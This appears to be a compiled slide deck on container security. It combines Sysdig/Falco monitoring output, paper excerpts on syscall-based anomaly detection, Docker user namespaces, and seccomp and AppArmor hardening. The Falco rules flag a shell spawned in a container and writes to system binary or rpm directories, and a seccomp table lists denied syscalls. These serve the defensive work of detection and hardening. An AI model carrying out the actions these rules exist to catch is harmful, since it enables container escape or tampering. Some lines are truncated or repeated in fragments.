0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	98fe4d4ed87d	k8s_POD.d8dbe16c_jclient-35658673
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	7b4694c30e46	k8s_POD.d8dbe16c_client-129380300
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	64c66d1aadff	k8s_POD.96e7050b_javaapp-27485018
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	3d11d23aa950	k8s_POD.2225036b_kubernetes-dashb
0.00	0	0	36M	8M	25K	9.25K	docker	redis:2.8.19	7ac5f1d36169	k8s_redis.bc3c3ecf_redis-35478432
0.00	0	0	179M	10M	60K	7.01K	docker	ltagliamonte/recurling	d68430e42ea9	k8s_client.3637a3be_client-129380
0.00	0	0	49M	31M	811	95.05	docker	gcr.io/google_containers/kube	e26cc225bddc	k8s_kubernetes-dashboard.8041cd97
0.00	0	0	291M	82M	28K	4.03K	docker	mongo	4f8ad1df1c7a	k8s_mongo.550b3782_mongo-88687579

F1Help F2Views F4Filter F5Echo F6Dig F7Legend F8Actions F9Sort F12Spectro CTRL+FSearch p Pause 1/24(4.2%)

Source: https://sysdig.com/blog/csysdig-explained-visually/

Sysdig /Falco

sysdig.org

sysdig falco

Sysdig Community Wiki Blog

A shell is run in a container	`container.id != host and proc.name = bash`
Unexpected outbound Elasticsearch connection	`user.name = elasticsearch and outbound and not fd.sport=9300`
Write to directory holding system binaries	`fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin) and write`
Non-authorized container namespace change	`syscall.type = setns and not proc.name in (docker, sysdig)`
Non-device files written in /dev (some rootkits do this)	`(evt.type = creat or evt.arg.flags contains O_CREAT) and proc.name != blkid and fd.directory = /dev and fd.name != /dev/null`
Process other than skype/webex tries to access camera	`evt.type = open and fd.name = /dev/video0 and not proc.name in (skype, webex)`

See the entire ruleset

GitHub

```
# Only let rpm-related programs write to the rpm database
- rule: Write below rpm database
  desc: an attempt to write to the rpm database by any non-rpm related program
  condition: fd.name startswith /var/lib/rpm and open_write and not rpm_procs and not ansi
  output: "Rpm database opened for writing by a non-rpm program (command=%proc.cmdline fil
  priority: ERROR
  tags: [filesystem, software_mgmt]

- rule: DB program spawned process
  desc: >
    a database-server related program spawned a new process other than itself.
    This shouldn\'t occur and is a follow on from some SQL injection attacks.
  condition: proc.pname in (db_server_binaries) and spawned_process and not proc.name in (
  output: >
    Database-related program spawned process other than itself (user=%user.name
    program=%proc.cmdline parent=%proc.pname)
  priority: NOTICE
  tags: [process, database]

- rule: Modify binary dirs
  desc: an attempt to modify any file below a set of binary directories.
  condition: bin_dir_rename and modify and not package_mgmt_procs
  output: >
    File below known binary directory renamed/removed (user=%user.name command=%proc.cmdli
    operation=%evt.type file=%fd.name %evt.args)
  priority: ERROR
  tags: [filesystem]

- rule: Mkdir binary dirs
  desc: an attempt to create a directory below a set of binary directories.
  condition: mkdir and bin_dir_mkdir and not package_mgmt_procs
  output: >
    Directory below known binary directory created (user=%user.name
    command=%proc.cmdline directory=%evt.arg.path)
```

Source: https://www.sysdig.org/falco/ | https://github.com/draios/falco/blob/dev/rules/falco_rules.yaml

Bachelorthesis

im Studiengang

Computer Networking Bachelor

Anomalieerkennung in Container-basierten Umgebungen mit Sysdig

Referent : Prof. Dr. Christoph Reich
: Hochschule Furtwangen University

Koreferent : Holger Gantikow
: science + computing ag, Tübingen

Vorgelegt am : 31.08.2017

Vorgelegt von : Stefan Jakoby
Matrikelnummer: 247237
Lupfenstraße 5, 78607 Talheim
stefan.jakoby@hs-furtwangen.de

Thesis zum Thema

Abstract

The popularity of container-based virtualization technologies has grown in the last couple of years because of the flexibility and the area of application they provide. Due to the lack of the extra layer of virtualization they implicate additional security risks which can cause an attack to nearby running systems, if they are not well addressed. Therefore, the detection of anomalies in container-based environments is an essential security aspect which permits the detection of possible occurrences and the execution of adequate mitigation measures. This thesis discusses the capabilities of Sysdig to detect anomalies inside of containers. Examining the tools' container monitoring features the feasibility to detect anomalies will be evaluated based on various attack scenarios. The results of the evaluation show the practicability of Sysdig in terms of the detection of anomalies inside of containers.

Der Container-basierten Virtualisierungstechnologie wurde in den letzten Jahren aufgrund ihrer Flexibilität und Anwendungsvielfalt eine immer größer werdende Bedeutung zuteil. Jedoch eröffnen sich angesichts der systemnahen Virtualisierung weitere Sicherheitsrisiken, welche bei fehlender Adressierung eine Kompromittierung beteiligter Systeme ermöglichen können. Einen wesentlichen Sicherheitsaspekt stellt deshalb die Erkennung von Anomalien in Container-basierten Umgebungen dar, durch welche eine Erfassung vermeintlicher Auffälligkeiten sowie eine anschließende Einleitung von Maßnahmen zur Schadensbegrenzung ermöglicht werden kann. In dieser Arbeit wird die Erkennung von Anomalien innerhalb von Containern mithilfe des Werkzeugs Sysdig untersucht. Hierzu werden die Fähigkeiten dieses Werkzeugs hinsichtlich der Überwachung von Containern näher betrachtet, worauf aufbauend die Möglichkeit einer Erkennung von Anomalien anhand unterschiedlicher Angriffsszenarien evaluiert wird. Die hieraus ermittelten Erkenntnisse sollen die Praxistauglichkeit von Sysdig zur Erkennung von Anomalien innerhalb von Containern aufzeigen.

Szenario	Sysdig	Falco
Ausnutzung einer Sicherheitslücke in einer Webapplikation	✓	✓
Erkennung eines Buffer Overflows	○	○
Container Breakout	✓	○

Applying Bag of System Calls for Anomalous Behavior Detection of Applications in Linux Containers

Amr S. Abed
Department of Electrical & Computer Engineering
Virginia Tech, Blacksburg, VA
amrabed@vt.edu

T. Charles Clancy, David S. Levy
Hume Center for National Security & Technology
Virginia Tech, Arlington, VA
{tcc, dslevy}@vt.edu

***Abstract*—In this paper, we present the results of using bags of system calls for learning the behavior of Linux containers for use in anomaly-detection based intrusion detection system. By using system calls of the containers monitored from the host kernel for anomaly detection, the system does not require any prior knowledge of the container nature, neither does it require altering the container or the host kernel.**

I. Introduction

Linux containers are computing environments apportioned and managed by a host kernel. Each container typically runs a single application that is isolated from the rest of the operating system. A Linux container provides a runtime environment for applications and individual collections of binaries and required libraries. Namespaces are used to assign customized views, or permissions, applicable to its needed resource environment. Linux containers typically communicate with the host kernel via system calls.

By monitoring the system calls between the container and the host kernel, one can learn the behavior of the container in order to detect any change of behavior, which may reflect an intrusion attempt against the container.

One of the basic approaches to anomaly detection using system calls is the *Bag of System Calls* (BoSC) technique. The BoSC technique is a frequency-based anomaly detection technique, that was first introduced by Kang et al. in 2005 [1]. Kang et al. define the bag of system call as an ordered list $< c_1, c_2, \ldots, c_n >$, where n is the total number of distinct system calls, and c_i is the number of occurrences of the system call, s_i, in the given input sequence. BoSC has been used for anomaly detection at the process level [1] and at the level of virtual machines (VMs) [2][3][4], and has shown promising results.

The fewer number of processes in a container, as compared to VM, results in reduced complexity. The reduced complexity gives the potential for the BoSC technique to have high detection accuracy with a marginal impact on system performance when applied to anomaly detection in containers.

In this paper, we study the feasibility of applying the BoSC to passively detect attacks against containers. The technique used is similar to the one introduced by [3]. We show that a frequency-based technique is sufficient for detecting abnormality in container behavior.

The rest of this paper is organized as follows. Section II provides an overview of the system. Section III describes the experimental design. Section IV discusses the results of the experiments. Section V gives a brief summary of related work. Section VI concludes with summary and future work.

II. System Overview

In this paper, we use a technique similar to the one described in [3] applied to Linux containers for intrusion detection. The technique combines the sliding window technique [5] with the bag of system calls technique [1] as described below.

The system employs a background service running on the host kernel to monitor system calls between any Docker containers and the host Kernel. Upon start of a container, the service uses the Linux `strace` tool to trace all system calls issued by the container to the host kernel. The `strace` command reports system calls with their originating process ID, arguments, and return values. A table of all distinct system calls in the trace is also reported at the end of the trace along with the total number of occurrences.

The full trace, and the count table, are stored into a log file that is processed offline and used to learn the container behavior after the container terminates. At this point, we are not performing any real-time behavior learning or anomaly detection. Therefore, dealing with the whole trace of the container offline is sufficient for our proof-of-concept purposes. However, for future purposes, where behavior learning and anomaly detection is to be achieved in real time (in which case the full trace would not be available), the learning algorithm applied would slightly differ from the one described here. However, the same underlying concepts will continue to apply.

The generated log file is then processed to create two files, namely syscall-list file and trace file. The syscall-list file holds a list of distinct system calls sorted by the number of occurrences. The trace file holds the full list of system calls as collected by `strace` after trimming off arguments, return values, and process IDs. The count file is used to create an




Fig. 1. Real-time Intrusion Detection System

Our system employs a background service running on the host kernel to monitor system calls between any Docker containers and the host Kernel. Starting a new container on the host kernel triggers the service, which uses the Linux **strace** tool to trace all system calls issued by the container to the host kernel. The **strace** tool reports system calls with their originating process ID, arguments, and return values.

In addition, **strace** is also used to generate a syscall-list file that holds a preassembled list of distinct system calls sorted by the number of occurrences. The list is collected from a container running the same application under no attack. The syscall-list file is used to create a syscall-index lookup table. Table 1 shows sample entries of a typical syscall-index lookup table.

The behavior file generated by **strace** is then parsed in either online or offline mode. In online mode, the system-call parser reads system calls from the same file as it is being written by the **strace** tool for real-time classification. Offline mode, on the other hand, is only used for system evaluation as described in section 4. In offline mode, a copy of the original behavior file is used as input to the system to guarantee the coherence between the collected statistics. The system call parser reads one system call at a time by trimming off arguments, return values, and process IDs.

Table 1. Syscall-Index Lookup Table

Syscall	Index
select	4
access	12
lseek	22
other	40

Table 2. Example of system call parsing

Syscall	Index	Sliding window	BoSC
pwrite	6	[futex, futex, sendto, futex, sendto, pwrite]	[2,0,3,0,0,0,**1**,0,...,0]
sendto	0	[futex, sendto, futex, sendto, pwrite, sendto]	[**3**,0,**2**,0,0,0,1,0,...,0]
futex	2	[sendto, futex, sendto, pwrite, sendto, futex]	[3,0,**2**,0,0,0,1,0,...,0]
sendto	0	[futex, sendto, pwrite, sendto, futex, sendto]	[**3**,0,2,0,0,0,1,0,...,0]

The parsed system call is then used for updating a sliding window of size 10, and counting the number of occurrences of each distinct system call in the current window, to create a new bag of system calls. As mentioned earlier, a bag of system calls is an array $< c_1, c_2, \ldots, c_{n_s} >$ where c_i is the number of occurrences of system call, s_i, in the current window, and n_s is the total number of distinct system calls. When a new occurrence of a system call is encountered, the application retrieves the index of the system call from the syscall-index lookup table, and updates the corresponding index of the BoSC. For a window size of 10, the sum of all entries of the array equals 10, i.e. $\sum_{i=1}^{n_s} c_i = 10$. A sequence size of 6 or 10 is usually recommended when using sliding-window techniques for better performance [7][19][11]. Here, we are using 10 since it was already shown for a similar work that size 10 gives better performance than size 6 without dramatically affecting the efficiency of the algorithm [1]. Table 2 shows an example of this process for sequence size of 6.

The created BoSC is then passed to classifier, which works in one of two modes; training mode and detection mode. For training mode, the classifier simply adds the new BoSC to the normal-behavior database. If the current BoSC already exists in the normal-behavior database, its frequency is incremented by 1. Otherwise, the new BoSC is added to the database with initial frequency of 1. The normal-behavior database is considered stable once all expected normal-behavior patterns are applied to the container. Table 3 shows sample entries of a normal-behavior database.

For detection mode, the system reads the behavior file epoch by epoch. For each epoch, a sliding window is similarly used to check if the current BoSC is present in the database of normal behavior database. If a BoSC is not present in the database, a mismatch is declared. The trace is declared anomalous if the number of mismatches within one epoch exceeds a certain threshold.

Furthermore, a continuous training is applied during detection mode to further improve the false positive rate of the system. The bags of system calls

Source: Abed et al., (n.d.). Applying Bag of System Calls for Anomalous Behavior Detection of Applications in Linux Containers. Abed, A. et al., (2015). Intrusion Detection System for Applications Using Linux Containers. *Security and Trust Management*

5 Update + Approaches

User Namespace

Seccomp Profiles

AppArmor + SELinux

User Namespaces
2017 Status Update

User Namespaces
>=Docker 1.10

"Phase 1" Usage Overview

```
# docker daemon --root=2000:2000 ...
drwxr-xr-x root:root  /var/lib/docker
drwx------ 2000:2000  /var/lib/docker/2000.2000
```

Start the daemon with a remapped root setting (in this case uid/gid = 2000/2000)

```
$ docker run -ti --name fred --rm busybox /bin/sh
/ # id
uid=0(root) gid=0(root) groups=10(wheel)
```

Start a container and verify that inside the container the uid/gid map to root (0/0)

```
$ docker inspect -f '{{ .State.Pid }}' fred
8851
$ ps -u 2000
  PID TTY          TIME CMD
 8851 pts/7    00:00:00 sh
```

You can verify that the container process (PID) is actually running as user 2000

Link: https://events.linuxfoundation.org/sites/events/files/slides/User Namespaces - ContainerCon 2015 - 16-9-final_0.pdf

User Namespaces
2017 Status Update

integratedcode.us

User Namespaces: 2017 Status Update and Additional Resources

BY ESTESP · PUBLISHED FEBRUARY 24, 2017 · UPDATED AUGUST 12, 2017

Maybe you ended up here by following the link from the Docker Captain's video series entry, "*User Namespaces, Part 1*". Or maybe you just happened across it as you were on my blog. Either way, this post will update you on the current status of user namespace support in Docker as well as provide links to additional resources that are available to learn more.

Current Status

Not much has changed over the past year since Docker 1.10 was released with user namespaces support promoted out of experimental. Just as we called it the "phase 1" implementation at the time, very little has happened in the engine itself to lead towards a "phase 2" because of reliance on Linux kernel upstream work which is still underway. As a quick reminder, in the video as well as in past blog posts on the topic, "phase 2" is focused on the requested capability to provide a unique user namespace mapping **per container** rather than per daemon instance as it is implemented today.

However, even with the delay on making progress towards "phase 2", there have been a few nice improvements and reduction in restrictions that are worth mentioning since that initial support in Docker 1.10:

- As long as you have a kernel newer than 3.19, the `--read-only` flag is now compatible with user namespaces. The client UI restriction has been removed from the code; however, if your kernel still prevents a remount with changed mount flags (required for this feature) you will get an error when using `--read-only` with user namespaces enabled on your daemon.
- The Docker client UI will no longer prevent sharing namespaces with other containers when user namespaces are enabled. This means that you can share the network or IPC namespace with other containers using the flags already provided in the Docker client and API. A rewrite of the namespace joining code in `runc` was required to make this possible. You still will not be able to use host namespace capabilities like `--net=host` or `--pid=host` because the host and container are not in the same user namespace.
- The Docker daemon itself is now able to be run inside a user namespace. Thanks to Serge Hallyn for doing much of the work to make this possible.
- Privileged containers are now available even when the daemon is running with user namespaces enabled. As you can imagine, the privileged containers will **not** be user namespaced processes. To make sure this is understood, you must provide the flag `--`

are not in the same user namespace.
- The Docker d
for doing much of the
- Privileged containers are now available even when
namespaces enabled. As you can imagine, the privileged containers will **not** be
namespaced processes. To make sure this is understood, you must provide the flag `--`
`userns=host` to clearly delineate that the container will be running in the daemon process user namespace (which, unless you are using the feature from the last bullet with be the host system "default" user namespace that is not remapped at all). Another caveat is that the filesystem of the container will already have its files remapped to the user namespace ranges being used by the daemon. Changes (new files, `chown` operations, etc.) will be "zero-based" and if that is then committed (e.g. `docker commit`) there will be a mix of remapped and non-remapped ownership in the resultant container filesystem. The same would be true for any mounted volumes as well. This is a known issue and is only truly solved with the work happening upstream in the Linux kernel for "phase 2." Thanks to Liron Levin from Twistlock for providing this PR and getting it through the process.
- In addition to these more significant changes, a lot of bug fixes went in to the past few releases to clean up corner cases with user namespaces and various graphdrivers or other use cases. We also added the string "userns" to the security options section of `docker info`.

The rest of the restrictions on a user-namespaced process are detailed in the documentation and remain in effect at this time. Most if not all of them are related to known Linux kernel restrictions on user namespaces, so it is unlikely that work can happen in the Docker engine (or lower layers) to effectively remove them at this time.

Additional Resources

I've tried to collect useful resources that exist on the topic or that provide further details on current status of ongoing work. Feel free to comment below with any other resources you think might be useful to add and I can update the post with additional links.

- My original blog post on the topic from October 2016 when user namespace support went into experimental around the Docker 1.9 release. *Some design changes were made by the time Docker 1.10 released the capability outside of experimental, but for better or worse it is still the most read blog post on my site!*
- The updated blog post from February 2016 with corrections and changes to the functionality when user namespaces graduated from experimental and was released officially in Docker 1.10.
- The official Docker engine documentation on user namespace support.
- The Linux man page on user namespaces. This man page has important information on Linux kernel restrictions around the use of user namespaces. Related man page: the subordinate ID range system, broken into pages for /etc/subuid and /etc/subgid.

Link: https://integratedcode.us/2017/02/24/user-namespaces-2017-status-update-and-additional-resources/

Seccomp Profiles

SPEAKER

Seccomp Profiles
>=Docker 1.10

Significant syscalls blocked by the default profile

Docker's default seccomp profile is a whitelist which specifies the calls that are allowed. The table below lists the significant (but not all) syscalls that are effectively blocked because they are not on the whitelist. The table includes the reason each syscall is blocked rather than white-listed.

Syscall	Description
`acct`	Accounting syscall which could let containers disable their own resource limits or process accounting. Also gated by `CAP_SYS_PACCT`.
`add_key`	Prevent containers from using the kernel keyring, which is not namespaced.
`adjtimex`	Similar to `clock_settime` and `settimeofday`, time/date is not namespaced.
`bpf`	Deny loading potentially persistent bpf programs into kernel, already gated by `CAP_SYS_ADMIN`.
`clock_adjtime`	Time/date is not namespaced.
`clock_settime`	Time/date is not namespaced.
`clone`	Deny cloning new namespaces. Also gated by `CAP_SYS_ADMIN` for CLONE_* flags, except `CLONE_USERNS`.
`create_module`	Deny manipulation and functions on kernel modules.
`delete_module`	Deny manipulation and functions on kernel modules. Also gated by `CAP_SYS_MODULE`.
`finit_module`	Deny manipulation and functions on kernel modules. Also gated by `CAP_SYS_MODULE`.
`get_kernel_syms`	Deny retrieval of exported kernel and module symbols.
`get_mempolicy`	Syscall that modifies kernel memory and NUMA settings. Already gated by `CAP_SYS_NICE`

Check

```
$ cat /boot/config-`uname -r` | grep
CONFIG_SECCOMP= CONFIG_SECCOMP=y
```

Seccomp Profile

```
$ docker run --rm -it --security-opt
seccomp=/path/to/profile.json hello-
world
```

Source: https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile
@Rkt: https://coreos.com/rkt/docs/latest/seccomp-guide.html

SPEAKER

SPEAKER: Split-Phase Execution of Application Containers

Lingguang Lei[1,3(✉)], Jianhua Sun[2], Kun Sun[3], Chris Shenefiel[5], Rui Ma[1], Yuewu Wang[1], and Qi Li[4]

[1] Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China
[2] College of William and Mary, Williamsburg, USA
[3] George Mason University, Fairfax, USA
llei2@gmu.edu, leilingguang@iie.ac.cn
[4] Tsinghua University, Beijing, China
[5] Cisco Systems, Inc., Raleigh, USA

Abstract. Linux containers have recently gained more popularity as an operating system level virtualization approach for running multiple isolated OS distros on a control host or deploying large scale microservice-based applications in the cloud environment. The wide adoption of containers as an application deployment platform also attracts attackers' attention. Since the system calls are the entry points for processes trapping into the kernel, Linux seccomp filter has been integrated into popular container management tools such as Docker to effectively constrain the system calls available to the container. However, Docker lacks a method to obtain and customize the set of necessary system calls for a given application. Moreover, we observe that a number of system calls are only used during the short-term booting phase and can be safely removed from the long-term running phase for a given application container. In this paper, we propose a container security mechanism called SPEAKER that can dramatically reduce the number of available system calls to a given application container by customizing and differentiating its necessary system calls at two different execution phases, namely, booting phase and running phase. For a given application container, we first separate its execution into booting phase and running phase and then trace the invoked system calls at these two phases, respectively. Second, we extend the Linux seccomp filter to dynamically update the available system calls when the application is running from the booting phase into the running phase. Our mechanism is non-intrusive to the application running in the container. We evaluate SPEAKER on the popular web server and data store containers from Docker hub, and the experimental results show that it can successfully reduce more than 50% and 35% system calls in the running phase for the data store containers and the web server containers, respectively, with negligible performance overhead.

Keywords: Container · System call · Seccomp

may misuse system calls to disable all the security measures and escape out of the container [52]. Seccomp can be used to reduce the number of entry points into the kernel space, thereby reducing the kernel attack surface. Since Docker version 1.11.0, a `--security-opt seccomp` option is supported to set a seccomp profile when the container is launched. It allows the user to set the list of system calls available to be called inside the container. Currently the default seccomp profile by Docker has 313 available system calls [5].

Seccomp has three working modes: *seccomp-disabled*, *seccomp-strict*, and *seccomp-filter*. The seccomp-filter mode allows a process to specify a filter for the incoming system calls. Linux kernel provides two system calls, `prctl()` and `seccomp()`, to set the seccomp filter mode. However, they can only be used to change the seccomp filter mode of the calling thread/process and cannot set the seccomp filter mode of other processes.

3 Design and Implementation

Figure 1 shows the architecture of SPEAKER, which consists of two major modules, *the Tracing Module* and *the Slimming Module*, working in five sequential steps. For a given application container, the tracing module is responsible for profiling the available system calls in the booting phase and the running phase, respectively. The tracing module shares the system call lists with the slimming module, which is responsible for constraining the available system calls when the container boots up and runs. Both modules run outside of application containers as root-privileged processes in the host OS. SPEAKER is non-intrusive, so it does not require any modification to the applications or the container deployment tool.




Fig. 1. SPEAKER architecture

3.1 Tr

This module is to generate system call se... phase, respectively. It is transparent to the applications inside ... consists of two components, *phase separation* and *system call tracing*.

Phase Separation. The phase separation is in charge of separating the execution of the application containers into two phases, namely, the booting phase and the running phase. Though the booting phase is short, it may require a number of extra system calls to setup the execution environments, and those system calls are no longer necessary in the running phase. Moreover, the running phase may require some extra system calls to support the service's functions. Thus, it is important to find the running point that separates these two phases in order to profile their system calls. For instance, in the booting phase of the Apache web server, the container and the web server are booted and all modules needed for the service execution, such as `mod_php` and `mod_perl`, are loaded. In the running phase, the Apache web server accepts and handles the requests and generates the responses.




Fig. 2. Number of system calls invoked over container execution time.


We can achieve a reliable phase separation through a polling-based method, which can find the splitting time point by continuously checking the status changes of the running service. Once the booting up finishes, the service enters the `running` status. Most current Linux distributions provide a `service` utility to uniformly manage various services, such as apache, mysql, nginx etc. Therefore, our polling-based method can find the split-phase time point by checking the service status through running the `service` command with `status` option. This method works well when the service creates its own `/etc/init.d` script.

We also develop a coarse-grained phase separation approach, which is generic and service independent. This method is based on two observations. First, the

Source: Lei, L., Sun, J., Sun, K., Shenefiel, C., Ma, R., Wang, Y., & Li, Q. (2017). SPEAKER: Split-phase execution of application containers. In *Lecture Notes in Computer Science* (Vol. 10327 LNCS, pp. 230–251)

AppArmor + SELinux
LiCShield + DockerPolicyModules

AppArmor+ SELinux (MAC)



AppArmor Policy auswählen

```
$ docker run --rm -it --security-opt
apparmor=docker-default/or-my-policy
hello-world
```

Sources: http://www.projectatomic.io/docs/docker-and-selinux/
https://docs.docker.com/engine/security/apparmor/#understand-the-policies

LiCShield

Securing the infrastructure and the workloads of linux containers

Massimiliano Mattetti*, Alexandra Shulman-Peleg†, Yair Allouche†, Antonio Corradi*, Shlomi Dolev‡, Luca Foschini*
* CIRI ICT, University of Bologna
† IBM Cyber Security Center of Excellence
‡ Ben-Gurion University

***Abstract*—One of the central building blocks of cloud platforms are linux containers which simplify the deployment and management of applications for scalability. However, they introduce new risks by allowing attacks on shared resources such as the file system, network and kernel. Existing security hardening mechanisms protect specific applications and are not designed to protect entire environments as those inside the containers. To address these, we present a LiCShield framework for securing of linux containers and their workloads via automatic construction of rules describing the expected activities of containers spawned from a given image. Specifically, given an image of interest LiCShield traces its execution and generates profiles of kernel security modules restricting the containers' capabilities. We distinguish between the operations on the linux host and the ones inside the container to provide the following protection mechanisms: (1) Increased host protection, by restricting the operations done by containers and container management daemon only to those observed in a testing environment; (2) Narrow container operations, by tightening the internal dynamic and noisy environments, without paying the high performance overhead of their on-line monitoring. Our experimental results show that this approach is efficient to prevent known attacks, while having almost no overhead on the production environment. We present our methodology and its technological insights and provide recommendations regarding its efficient deployment with intrusion detection tools to achieve both optimized performance and increased protection. The code of the LiCShield framework as well as the presented experimental results are freely available for use at https://github.com/LinuxContainerSecurity/LiCShield.git.**

1 Introduction

Shifting away from traditional on-premises computing, cloud environments allow to reduce costs via efficient utilization of servers hosting multiple customers over the same shared pools of resources. Linux containers are a disruptive technology enabling better server utilization together with simplified deployment and management of applications. Linux containers provide a lightweight operating system level virtualization via grouping resources like processes, files, and devices into isolated spaces that give you the appearance of having your own machine with near native performance and no additional virtualization overheads. When comparing between containers and VMs (in terms of CPU, memory, storage and networking resources), containers exhibited better or equal results than VM in almost all cases [24]. Furthermore, container management software, such as the Docker[1] technology [18], enable an easy packaging and deployment of applications, supporting the DevOps model of speeding up the development life-cycle through rapid change, from prototype to production [29], [34]. As a result, linux containers became widely adopted across all of the cloud layers such as Infrastructure as a service (IaaS), where they allow achieving near-native performance and Platform as a service (PaaS), linux containers are used as deployment packages allowing easy on-boarding of applications (e.g. CloudFoundry [11]).

